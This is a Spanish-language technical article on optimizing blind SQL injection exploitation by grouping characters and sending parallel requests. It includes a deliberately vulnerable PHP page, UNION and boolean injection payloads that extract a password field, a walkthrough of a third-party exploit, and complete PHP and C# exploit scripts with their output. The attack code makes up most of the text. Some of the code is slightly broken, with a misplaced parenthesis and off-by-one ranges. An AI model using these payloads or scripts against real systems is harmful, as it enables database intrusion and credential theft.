

Optimizando la explotación de Inyecciones SQL a ciegas

CARLOS E. LOPEZ

celopez.ni1990@gmail.com

León, Nicaragua

07/09/2019

A través de esta publicación introduzco un método de optimización para los tiempos de explotación de las Inyecciones SQL a ciegas aprovechando las conexiones asíncronas o multi-hilo y la detección rápida de caracteres identificando su pertenencia a determinados rangos o grupos.

Through this publication, I introduce an optimization method for the exploitation times of Blind SQL Injections taking advantage of asynchronous or multi-threaded connections and the rapid detection of characters identifying their belonging to certain ranges or groups.

¿Qué es una Inyección SQL?

Una inyección SQL consiste en la inserción de cadenas de texto en una consulta SQL con la capacidad de alterar la lógica y la ejecución de la consulta como tal.

Wikipedia la define así: Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o "inyecta" código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código "invasor" incrustado, en la base de datos.

Para que se entienda mejor, una analogía podría ser la siguiente:

Imaginen un programa cuyo propósito es saludar a una persona. El programa pregunta el nombre del usuario y responde "Hola **\$nombre**".

Así si escribo como nombre de usuario "Carlos", el programa respondería "Hola Carlos".

Pero qué pasaría si insertáramos como nombre de usuario "Carlos, Hola Juan, Hola Pedro". En este caso el programa respondería "Hola Carlos, Hola Juan, Hola Pedro".

Así un programa que estaba originalmente pensado para saludar a una persona fue modificado para saludar a varias.

Una consulta SQL simple como la siguiente:

```
SELECT titulo FROM noticia WHERE codigo = $codigo;
```

Mostraría el título de una noticia con un código determinado. Si **\$codigo** fuera igual a **10** la consulta quedaría así:

```
SELECT titulo FROM noticia WHERE codigo = 10;
```

Pero si código fuera igual a "-1 UNION SELECT user()" la consulta quedaría así

```
SELECT titulo FROM noticia WHERE codigo = -1 UNION SELECT user();
```

Devolviendo en vez del título de una noticia el nombre del usuario SQL actual.

Las funciones y el alcance de las inyecciones SQL dependen del motor de base de datos utilizado. Por ejemplo la función `user()` está disponible en MySQL pero no en SQL Server. SQL Server tiene la función `CURRENT_USER`.

Algunas analogías entre MySQL y SQL Server son:

MySQL	SQL Server
<code>user()</code>	<code>CURRENT_USER</code>
<code>version()</code>	<code>@@version</code>
<code>database()</code>	<code>db_name()</code>

Motores de bases de datos como MySQL permiten, si no se ha asegurado correctamente, la lectura y creación de archivos. Es posible crear archivos en ubicaciones públicas y que permitan la ejecución remota de código, por ejemplo PHP. Lo que vuelve a las inyecciones SQL un ataque muy peligroso.

También se pueden parchar fácilmente, por ejemplo en este caso simplemente validando que la entrada sea un número entero, sería suficiente.

No es el objetivo de esta publicación explorar en el alcance ni en los métodos de mitigación de las Inyecciones SQL regulares. Si desean aprender más sobre esto en Google hay mucha información.

¿Qué es una Inyección SQL a ciegas?

Las inyecciones SQL a ciegas son una variante de las inyecciones SQL regulares en que no podemos obtener resultados directos pero su explotación permite identificar valores específicos. Es como un verdadero o falso.

Wikipedia la define así: 'Ataque a ciegas por inyección SQL', en inglés, Blind SQL injection, es una técnica de ataque que utiliza la inyección SQL. Se evidencia cuando en una página web, por un fallo de seguridad, no se muestran mensajes de error al no producirse resultados correctos ante una consulta a la base de datos, mostrándose siempre el mismo contenido (es decir, solo hay respuesta si el resultado es correcto).

Un ejemplo de código vulnerable es el siguiente:

```
// CODIGO
<?php
# test.php

mysql_connect( 'localhost', 'root', 'password' );
mysql_select_db( 'prueba' );

$count = mysql_query( 'SELECT codigo FROM accesos WHERE codigo = '.$_GET['codigo'] );

if( mysql_num_rows( $count ) > 0 )
    print "VALIDO";
else
    print "ERROR";

?>
// FIN
```

En este caso simplemente se define si un código de acceso, por ejemplo el código de un empleado para acceder a determinada área es válido o inválido. Un código de este tipo es vulnerable a inyecciones SQL sin embargo no muestra resultados a las consultas SQL comunes. Ejemplo si existiera una tabla llamada "Usuarios" con un campo llamado "Password", podría en condiciones normales hacer esto:

```
?codigo=-1 UNION SELECT password FROM Usuarios
```

Lo que dejaría la consulta así:

```
SELECT codigo FROM accesos WHERE codigo = -1 UNION SELECT password FROM
Usuarios
```

Sin embargo esta consulta no arrojaría ningún resultado. No seríamos capaces de ver el password aunque la consulta se ejecute de manera satisfactoria.

Acá salen al rescate las siguientes funciones presentes en prácticamente todos los motores de bases de datos con sus respectivas analogías y pequeñas diferencias:

IF(condición, verdadero, falso) - Una condición simple

Ejemplo: SELECT IF(1=1, 'OK', 'ERROR');

En este caso mostraría "OK"

ORD(carácter) - Convierte un carácter a su representación ASCII

Ejemplo: SELECT ORD('ñ'); Devolvería 164

SUBSTRING(cadena, inicio, cantidad) - Obtiene una porción de una cadena

Ejemplo: SELECT substring('hola mundo', 1, 3);

Devolvería: "hol". Es decir obtiene desde el carácter 1, 3 caracteres más.

Otro Ejemplo: SELECT substring('hola', 1, 1); Devolvería "h".

Volviendo a nuestro ejemplo de inyección combinaríamos las 3 funciones de la siguiente forma:

Para comenzar: ?codigo=-1 OR 1=1

Devolvería siempre "VALIDO"

Recordemos la tabla de verdad de OR:

Falso o Verdadero = Verdadero
Verdadero o Verdadero = Verdadero
Verdadero o Falso = Verdadero
Falso o Falso = Falso

Asumamos que en la tabla Usuarios hay un registro cuyo password es "**hola1234**".

Entonces podemos redactar una inyección con la siguiente forma:

```
?codigo=-1 OR 1 = (SELECT IF( ORD( SUBSTRING( password, 1, 1 ) ) = 97, 1, 0 ) FROM Usuarios LIMIT 1 )
```

La consulta quedaría así:

```
SELECT codigo FROM accesos WHERE codigo = -1 OR 1 = (SELECT IF( ORD( SUBSTRING( password, 1, 1 ) ) = 97, 1, 0 ) FROM Usuarios LIMIT 1 );
```

Por cierto 97 es la representación ASCII de "a". 98 de "b", 99 de "c", etc... Pueden buscar una tabla ASCII en Google y ver todas las equivalencias.

Básicamente estamos preguntando:

¿Es el primer carácter del campo "Password" del primer registro de Usuarios la letra minúscula "a"?

Cómo la contraseña es "hola1234" y esta comienza con "h" la consulta devolvería falso. Y veríamos "ERROR". Sin embargo si nuestra inyección fuera:

```
?codigo=-1 OR 1 = (SELECT IF( ORD( SUBSTRING( password, 1, 1 ) ) = 104, 1, 0 ) FROM Usuarios LIMIT 1 )
```

¿Es el primer carácter del campo "Password" del primer registro de Usuarios la letra minúscula "h"?

Nuestra consulta sería correcta y veríamos "VALIDO".

Entonces podríamos programar un pequeño código que vaya preguntando carácter por carácter dentro de la tabla ASCII por cada posición de un campo determinado hasta toparnos con el código ASCII 0 que identifica el fin de una cadena.

De lo anterior se puede deducir que las inyecciones SQL son horriblemente lentas. Sin embargo algunos expertos desarrollaron técnicas para optimizar los tiempos de explotación como reducir la cantidad de caracteres a aquellos que son imprimibles por ejemplo combinando los siguientes rangos:

48-57 Números
65-90 Mayúsculas
97-122 Minúsculas

Exploits muy populares de este tipo son por ejemplo los siguientes:

Mambo 4.6rc1 - Weblinks Blind SQL Injection

<https://www.exploit-db.com/exploits/1941>

CubeCart 3.0.11 - 'oid' Blind SQL Injection

<https://www.exploit-db.com/exploits/2198>

Simple Machines Forum (SMF) 1.1.3 - Blind SQL Injection

<https://www.exploit-db.com/exploits/4547>

El último presume de ser un método super rápido de explotación y efectivamente comparado con los dos primeros es muy rápido porque utiliza multi-hilos, sin embargo me parece hizo el código más complejo de lo necesario.

Si miramos los primeros 2 exploits, por ciertos escritos por la misma persona (retrogod, de Italia si no mal recuerdo). Vemos que combina 3 rangos en una matriz única:

```
// CODIGO
$md5s[0]=0;//null
$md5s=array_merge($md5s,range(48,57)); //numbers
$md5s=array_merge($md5s,range(97,102));//a-f letters
// FIN
```

El primer rango es el carácter ASCII 0.

El segundo son los números.

El tercero son las letras desde la "a" hasta la "f" minúsculas.

Se hace esto porque el password aparentemente en este caso está encriptado en MD5 y se almacena en minúsculas. MD5 devuelve un hash de 32 caracteres hexadecimales que incluye números y letras desde la "a" hasta la "f".

Un ejemplo de hash md5 es: **81dc9bdb52d04dc20036dbd8313ed055** que resulta de encriptar "1234".

Avanzando más en el código podemos ver lo siguiente:

```
// CODIGO
$j=1;
$password="";
while (!strstr($password,chr(0)))
{
for ($i=0; $i<=255; $i++)
{
if (in_array($i,$md5s))
{
$sql="99999' UNION SELECT ASCII(SUBSTRING(password, ".$j.",1))= ".$i." FROM
".$prefix."users WHERE usertype='Super Administrator'/*";
echo "\r\n".$sql."\r\n";
}
}
}
// FIN
```

La variable \$j determina la posición del carácter que se está consultando.

La variable \$i determina el código ASCII por el que se está preguntando.

Así la consulta diría algo como:

¿Es el carácter 1 en ASCII igual a 97 (a) en el campo password de la tabla "\$prefixusers"?

```
// CODIGO
if (eregi("please try again",$html)) {$password.=chr($i);echo "password ->
".$password."[???\r\n";sleep(2);break;}
// FIN
```

Si el script devuelve "please try again" significa que si y agrega el carácter a la variable \$password para al final del exploit imprimir el password completo.

Debilidades en este exploit son en primer lugar que se utilizó PHP para desarrollarlo el cual no es un lenguaje que soporte apropiadamente conexiones multihilos. El mejor acercamiento que tiene es curl_multi_exec() y tiene muchas limitantes.

Luego aparte hace un sleep(2). Detiene la ejecución del script durante 2 segundos cada vez que un carácter es encontrado.

Finalmente y es por este error que existe esta publicación, literalmente hace una petición por cada posibilidad mientras no se haya encontrado el carácter.

Lo que yo propongo es lo siguiente:

1. Crear grupos y subgrupos que permitan identificar fácilmente la ubicación de un carácter dentro de los mismos a través de la función IN() de SQL.
2. Para la mayoría de peticiones utilizar conexiones asíncronas o hilos, lo que reduciría drásticamente el tiempo de explotación.

Ahora voy a explicar el impacto de este nuevo método de explotación:

Supongamos que en nuestra tabla Usuarios el password se almacena como en el ejemplo del exploit analizado en MD5, es decir caracteres hexadecimales.

Podríamos al igual que hizo retrogod crear 3 grupos:

Números

Letras desde la "a" hasta la "f"

ASCII 0 (Fin de cadena)

En la versión de **retrogod** si nuestro password fuera "81dc9bdb52d04dc20036dbd8313ed055".

Para el primer carácter del campo password preguntaríamos:

es 0? es 1?, es 2?, es 3? es 4?, es 5?, es 6?, es 7? es 8? **SI! BIEN**

Entonces hicimos 9 peticiones.

Para el segundo carácter del campo password preguntaríamos:

es 0? es 1? **SI! BIEN**

Entonces hicimos 2 peticiones

Para el tercer carácter del campo password preguntaríamos:

es 0? es 1?, es 2?, es 3? es 4?, es 5?, es 6?, es 7? es 8? es 9? es a? es b? es c? es d? **SI! BIEN**

Entonces hicimos 14 peticiones

En total hasta este punto llevaríamos:

$$9 + 2 + 14 = \mathbf{25 \text{ peticiones}}$$

Con mi método pasaría lo siguiente:

Para el primer carácter del campo password preguntaríamos:

es número? **SI**

es 0? es 1?, es 2?, es 3? es 4?, es 5?, es 6?, es 7? es 8? **SI! BIEN**

Entonces hicimos 10 peticiones.

Para el segundo carácter del campo password preguntaríamos:

es número? **SI**

es 0? es 1? **SI! BIEN**

Entonces hicimos 3 peticiones

Para el tercer carácter del campo password preguntaríamos:

es numero? **NO**

es letra? **SI**

es a? es b? es c? es d? **SI! BIEN**

Entonces hicimos 6 peticiones

En total hasta este punto llevaríamos:

$$10 + 3 + 6 = \mathbf{19 \text{ peticiones}}$$

6 peticiones menos que con el método tradicional.

La efectividad de mi método puede no parecer tan importante en condiciones donde se almacena la información en hexadecimal, pero ¿Qué pasa cuando no sabemos cómo se almacena la información o queremos obtener información más global como el contenido de un archivo a través de la función `load_file()` de MySQL?

Los grupos podrían a su vez generar subgrupos, un subgrupo podría por ejemplo contener 6 caracteres buscando como siempre reducir la cantidad de peticiones pero con un nivel de precisión aceptable. 6 me pareció un buen número para dividir.

48-57 Números

Dif: $10 = 2$ o $\text{ceil}(10 / 6)$

65-90 Mayúsculas

Dif: $26 = 5$ o $\text{ceil}(26 / 6)$

97-122 Minúsculas

Dif: $26 = 5$ o $\text{ceil}(26 / 6)$

33-47 Especiales

Dif: $15 = 3$ o $\text{ceil}(15 / 6)$

0 Nulo (`\0` o Fin de cadena) = 1

Lo que significaría es que una vez identificado un grupo Mayor podríamos identificar subGrupos entonces en el caso de los números obtendríamos 2 sub grupos:

Subgrupo 1: Del 0 al 5

Subgrupo 2: Del 6 al 9

Entonces para cada posición ejecutaríamos los siguientes procedimientos:

1. **identificarGrupo();**
2. **identificarSubGrupo();**
3. **identificarCarácter();**

Este método reduce la cantidad de peticiones a un máximo de $5 + [1,N] + [1,M]$ donde N son la cantidad de subgrupos y M la cantidad de caracteres en ese subgrupo.

Si por ejemplo el carácter fuera una letra mayúscula este método evitaría tener que recorrer de manera innecesaria todos los números y todas las letras minúsculas.

Un ejemplo de explotación de esta forma se vería así:

```
?codigo=-1 OR 1 = (SELECT IF( ORD( SUBSTRING( password, 1, 1 ) ) IN (48,49,50,51,52,53,54,55,56,57), 1, 0 ) FROM Usuarios LIMIT 1 )
```

En este caso preguntaríamos es el primer carácter del campo password un número?

Luego si la respuesta es SI, accederíamos al primer subgrupo de los números **0,1,2,3,4,5** en sus respectivas equivalencias ASCII **48,49,50,51,52,53**.

```
?codigo=-1 OR 1 = (SELECT IF( ORD( SUBSTRING( password, 1, 1 ) ) IN (48,49,50,51,52,53), 1, 0 ) FROM Usuarios LIMIT 1 )
```

Con esto preguntamos es un número del 0 al 5?

Si la respuesta es SI entonces vamos carácter por carácter dentro del subgrupo hasta dar con el correcto en peticiones asíncronas.

A continuación presento un ejemplo de explotación utilizando PHP sin hilos ni conexiones asíncronas, en mi opinión es una buena forma de terminar de comprender el método, luego presentaré un ejemplo basado en C# con hilos o peticiones asíncronas:

```
// CODIGO
```

```
<?php
```

```
# Blind SQL Injections Advanced Exploit
```

```
# CREADO POR CARLOS E. LOPEZ
```

```
# celopez.ni1990@gmail.com
```

```
# León, Nicaragua
```

```
# CONFIG
```

```
$partirSubGrupos = 6;
```

```
$mainQuery = "http://127.0.0.1/test.php?codigo=-1 or 1=( SELECT IF( ORD( SUBSTRING( password, {pos}, 1 ) ) IN ( {ReplaceMe} ), 1, 0 ) FROM Usuarios )";
```

```
$respuestaOK = 'VALIDO';
```

```

# INIT

$cadenaFinal = "";
$mainQuery = str_replace(" ", "%20", $mainQuery);

# PREPARAR GRUPOS

$grupos = array(
    'minusculas' => range(97, 122),
    'numeros' => range(48, 57),
    'mayuculas' => range(65, 90),
    'especiales' => range(33, 47),
    'nulo' => array(0)
);

$pos = 1;

while(1) {
    print "[ IDENTIFICANDO GRUPO ]\n\n";

    $grupo = "";
    foreach($grupos as $key => $val) {
        $grupo_str = join(',', $val);

        $info = file_get_contents( str_replace(array('{ReplaceMe}', '{pos}'), array($grupo_str, $pos),
$mainQuery) );

        print "PROBANDO CON ".$key."\n";
        if( preg_match('!.$respuestaOK.!', $info) ) {
            $grupo = $key;
            if( $grupo == 'nulo' ) {
                print "\n\nCADENA FINAL: ".$cadenaFinal;
                exit;
            }

            break;
        }
    }

    if( $grupo == "" )
        exit('ERROR');

    print "\n\nGRUPO ENCONTRADO: ".$grupo."\n\n";

    print "[ IDENTIFICANDO SUBGRUPO ]\n\n";

    $subGrupoFinal = "";

    $subGroups = array_chunk($grupos[ $grupo ], $partirSubGrupos);

    foreach($subGroups as $subGroup) {
        $subgrupo_str = join(',', $subGroup);

        $info = file_get_contents( str_replace(array('{ReplaceMe}', '{pos}'), array($subgrupo_str, $pos),
$mainQuery) );

        print "PROBANDO CON ".$subgrupo_str."\n";
        if( preg_match('!.$respuestaOK.!', $info) ) {
            $subGrupoFinal = $subgrupo_str;

```

```

        break;
    }
}

print "\n[ IDENTIFICANDO CARÁCTER ]\n\n";

$carácter = "";
$candidatos = explode(',', $subGrupoFinal);

foreach($candidatos as $candidato) {
    $info = file_get_contents( str_replace(array('{ReplaceMe}', '{pos}', array($candidato, $pos), $mainQuery) );

    print "PROBANDO CON ".$candidato."\n";

    if( preg_match('|.$respuestaOK.|', $info) ) {
        $carácter = $candidato;

        $pos++;
        break;
    }
}

$cadenaFinal .= chr($carácter);
print "\nCARÁCTER: ".chr($carácter)." | CADENA: ".$cadenaFinal."\n\n";
}

?>

// FIN

```

El resultado de este ejemplo es el siguiente:

```

// CODIGO

C:\Users\Usuario\Desktop>php new.php
[ IDENTIFICANDO GRUPO ]

PROBANDO CON minusculas

GRUPO ENCONTRADO: minusculas

[ IDENTIFICANDO SUBGRUPO ]

PROBANDO CON 97,98,99,100,101,102
PROBANDO CON 103,104,105,106,107,108

[ IDENTIFICANDO CARÁCTER ]

PROBANDO CON 103
PROBANDO CON 104

CARÁCTER: h | CADENA: h

[ IDENTIFICANDO GRUPO ]

PROBANDO CON minusculas

GRUPO ENCONTRADO: minusculas

```

[IDENTIFICANDO SUBGRUPO]

PROBANDO CON 97,98,99,100,101,102
 PROBANDO CON 103,104,105,106,107,108
 PROBANDO CON 109,110,111,112,113,114

[IDENTIFICANDO CARÁCTER]

PROBANDO CON 109
 PROBANDO CON 110
 PROBANDO CON 111

CARÁCTER: o | CADENA: ho
 ...

[IDENTIFICANDO CARÁCTER]

PROBANDO CON 48
 PROBANDO CON 49
 PROBANDO CON 50
 PROBANDO CON 51
 PROBANDO CON 52

CARÁCTER: 4 | CADENA: hola1234

[IDENTIFICANDO GRUPO]

PROBANDO CON minusculas
 PROBANDO CON numeros
 PROBANDO CON mayuculas
 PROBANDO CON especiales
 PROBANDO CON nulo

CADENA FINAL: hola1234

// FIN

Al final se muestra hola1234 dos veces porque se determinó que el último carácter era el carácter ASCII 0.

Ahora veamos un ejemplo en C#. Hago énfasis en la utilización de **Parallel.ForEach** para crear hilos fácilmente.

```
// CODIGO
// Blind SQL Injections Advanced Exploit

// CREADO POR CARLOS E. LOPEZ
// celopez.ni1990@gmail.com
// León, Nicaragua

using System;
using System.Collections.Generic;
using System.Linq;
using System.Net;
using System.Threading.Tasks;

namespace exploitBlind
{
```

```

class Program
{
    static void Main(string[] args)
    {
        object locker = new object();
        // CONFIG
        int partirSubGrupos = 6;
        string mainQuery = "http://127.0.0.1/test.php?codigo=-1 or 1=( SELECT IF( ORD(
SUBSTRING( password, {pos}, 1 ) ) IN ({ReplaceMe}), 1, 0 ) FROM Usuarios )";
        string respuestaOK = "VALIDO";

        // INIT
        string cadenaFinal = "";
        mainQuery = mainQuery.Replace(" ", "%20");

        // PREPARAR GRUPOS
        Dictionary<string, int[]> grupos = new Dictionary<string, int[]> { };

        grupos.Add( "minusculas", Enumerable.Range(97, 122 - 97).ToArray() );
        grupos.Add( "numeros", Enumerable.Range(48, 57 - 48).ToArray() );
        grupos.Add( "mayusculas", Enumerable.Range(65, 90 - 65).ToArray() );
        grupos.Add( "especiales", Enumerable.Range(33, 47 - 33).ToArray() );
        grupos.Add( "nulo", new int[] { 0 } );

        int pos = 1;

        while (true)
        {
            Console.WriteLine("[ IDENTIFICANDO GRUPO ]");

            string grupo = "";
            foreach(KeyValuePair<string, int[]> _grupo in grupos)
            {
                Console.WriteLine("PROBANDO CON " + _grupo.Key);
                string grupo_str = string.Join(",", _grupo.Value);
                using (WebClient wc = new WebClient() )
                {
                    string _result = wc.DownloadString( mainQuery.Replace("{ReplaceMe}",
grupo_str).Replace("{pos}", pos.ToString() ) );
                    if( _result.Contains(respuestaOK) )
                    {
                        grupo = _grupo.Key;
                        if( grupo == "nulo" )
                        {
                            Console.WriteLine("\nCADENA FINAL: " + cadenaFinal);

                            Console.ReadKey();
                            Environment.Exit(-1);
                        }
                        break;
                    }
                }
            }

            if (grupo == "")
            {
                Console.WriteLine("ERROR");
                Console.ReadKey();
                Environment.Exit(-1);
            }
        }
    }
}

```

```

Console.WriteLine( "\nGRUPO ENCONTRADO: " + grupo + "\n");

string subgrupoFinal = "";
int i = 0;
int[] items_grupo = grupos[grupo];
int[][] sub_grupos = items_grupo.GroupBy(s => i++ / partirSubGrupos).Select(g =>
g.ToArray()).ToArray();

foreach (int[] subgrupo in sub_grupos)
{
    string subgrupo_str = string.Join(",", subgrupo);

    using (WebClient wc = new WebClient())
    {
        string _result = wc.DownloadString(mainQuery.Replace("{ReplaceMe}",
subgrupo_str).Replace("{pos}", pos.ToString()));

        if (_result.Contains(respuestaOK))
        {
            subgrupoFinal = subgrupo_str;
            break;
        }
    }
}

Console.WriteLine( "[IDENTIFICANDO CARÁCTER]" );

string carácter = "";
string[] candidatos = subgrupoFinal.Split( ',' );

Parallel.ForEach(candidatos, (candidato, state) =>
{
    using (WebClient wc = new WebClient())
    {
        string _result = wc.DownloadString(mainQuery.Replace("{ReplaceMe}",
candidato).Replace("{pos}", pos.ToString()));

        if (_result.Contains(respuestaOK))
        {
            lock (locker)
            {
                carácter = candidato;
                pos++;
            }
            state.Break();
        }
    }
});

if( carácter == "" )
{
    Console.WriteLine("ERROR");
    Console.ReadKey();
    Environment.Exit(-1);
}

cadenaFinal += (char)int.Parse(carácter);

```

```

        Console.WriteLine("\nCARÁCTER: " + (char)int.Parse(carácter) + " | CADENA: " +
cadenaFinal + "\n");
    }

    Console.ReadKey();
}
}
}

// FIN

```

Los resultados son similares:

```

// CODIGO
C:\Users\Usuario\source\repos\exploitBlind\exploitBlind\bin\Debug>exploitBlind.exe

[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas

GRUPO ENCONTRADO: minusculas

[IDENTIFICANDO CARÁCTER]

CARÁCTER: h | CADENA: h

[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas

GRUPO ENCONTRADO: minusculas

[IDENTIFICANDO CARÁCTER]

CARÁCTER: o | CADENA: ho
...

[IDENTIFICANDO CARÁCTER]

CARÁCTER: 4 | CADENA: hola1234

[ IDENTIFICANDO GRUPO ]
PROBANDO CON minusculas
PROBANDO CON numeros
PROBANDO CON mayusculas
PROBANDO CON especiales
PROBANDO CON nulo

CADENA FINAL: hola1234
// FIN

```

Anexos

1. Código de Exploit de Retrogod


```

$md5s[0]=0;//null
$md5s=array_merge($md5s,range(48,57)); //numbers
$md5s=array_merge($md5s,range(97,102));//a-f letters
//print_r(array_values($md5s));

$j=1;
$password="";
while (!strstr($password,chr(0)))
{
for ($i=0; $i<=255; $i++)
{
if (in_array($i,$md5s))
{
$sql="99999' UNION SELECT ASCII(SUBSTRING(password, ".$j.",1))= ".$i." FROM ".$prefix."users
echo "\r\n".$sql."\r\n";
$sql=urlencode($sql);
$data ="title=".$sql;
$data.="&catid=2";
}
}
}

```

2. Código de Exploit Avanzado en PHP



```

File Edit Selection Find View Goto Tools Project Preferences Help
new.php test.php x
1 <?php
2
3 # Blind SQL Injections Advanced Exploit
4
5 # CREADO POR CARLOS E. LOPEZ
6 # celopez.n11990@gmail.com
7 # León, Nicaragua
8
9 # CONFIG
10
11 $partirSubGrupos = 6;
12 $mainQuery = "http://127.0.0.1/test.php?codigo=-1 or 1=( SELECT IF( ORD( SUBSTRING( password, {pos}, 1 ) ) IN ({ReplaceMe}), 1, 0 ) FROM Usuarios );";
13 $respuestaOK = 'VALIDO';
14
15 # INIT
16
17 $cadenaFinal = "";
18 $mainQuery = str_replace(" ", "%20", $mainQuery);
19
20 # PREPARAR GRUPOS
21
22 $grupos = array(
23     'minusculas' => range(97, 122),
24     'numeros' => range(48, 57),
25     'mayuculas' => range(65, 90),
26     'especiales' => range(33, 47),
27     'nulo' => array(0)
28 );
29
30 $pos = 1;
31
32 while(1) {
33     print "[ IDENTIFICANDO GRUPO ]\n\n";
34
35     $grupo = '';
36     foreach($grupos as $key => $val) {
37         $grupo_str = join(' ', $val);
38
39         $info = file_get_contents( str_replace(array('{ReplaceMe}', '{pos}'), array($grupo_str, $pos), $mainQuery) );
40
41         print "PROBANDO CON " . $key . "\n";
42         if( preg_match('!'.$respuestaOK.'!', $info) ) {
43             $grupo = $key;
44             if( $grupo == 'nulo' ) {
45                 print "\nCADENA FINAL: " . $cadenaFinal;
46                 exit;
47             }
48             break;
49         }
50     }
51 }

```

3. Código de Exploit Avanzado en C#

```

Program.cs  Program.cs
exploitBlind  exploitBlind.Program  Main(string[] args)
1 // Blind SQL Injections Advanced Exploit
2
3 // CREADO POR CARLOS E. LOPEZ
4 // celopez.ni1990@gmail.com
5 // León, Nicaragua
6
7 using System;
8 using System.Collections.Generic;
9 using System.Linq;
10 using System.Net;
11 using System.Threading.Tasks;
12
13 namespace exploitBlind
14 {
15     class Program
16     {
17         static void Main(string[] args)
18         {
19             object locker = new object();
20             // CONFIG
21             int partirSubGrupos = 6;
22             string mainQuery = "http://127.0.0.1/test.php?codigo=-1 or 1=( SELECT IF( ORD
                ( SUBSTRING( password, {pos}, 1 ) ) IN ({ReplaceMe}), 1, 0 ) FROM Usuarios )";
23             string respuestaOK = "VALIDO";
24
25             // INIT
26             string cadenaFinal = "";
27             mainQuery = mainQuery.Replace(" ", "%20");
28
29             // PREPARAR GRUPOS
30             Dictionary<string, int[]> grupos = new Dictionary<string, int[]> { };
31
32             grupos.Add( "minusculas", Enumerable.Range(97, 122 - 97).ToArray() );
33             grupos.Add( "numeros", Enumerable.Range(48, 57 - 48).ToArray() );
34             grupos.Add( "mayusculas", Enumerable.Range(65, 90 - 65).ToArray() );
35             grupos.Add( "especiales", Enumerable.Range(33, 47 - 33).ToArray() );

```

4. Base de datos SQL utilizada por test.php en los ejemplos

```

CREATE TABLE `accesos` (
  `id` int(11) NOT NULL auto_increment,
  `codigo` varchar(10) default NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2;

```

```

INSERT INTO `accesos` VALUES (1, '12345');

```

```

CREATE TABLE `usuarios` (
  `id` int(11) NOT NULL auto_increment,
  `Password` varchar(32) default NULL,
  PRIMARY KEY (`id`)
) ENGINE=MyISAM DEFAULT CHARSET=utf8 AUTO_INCREMENT=2;

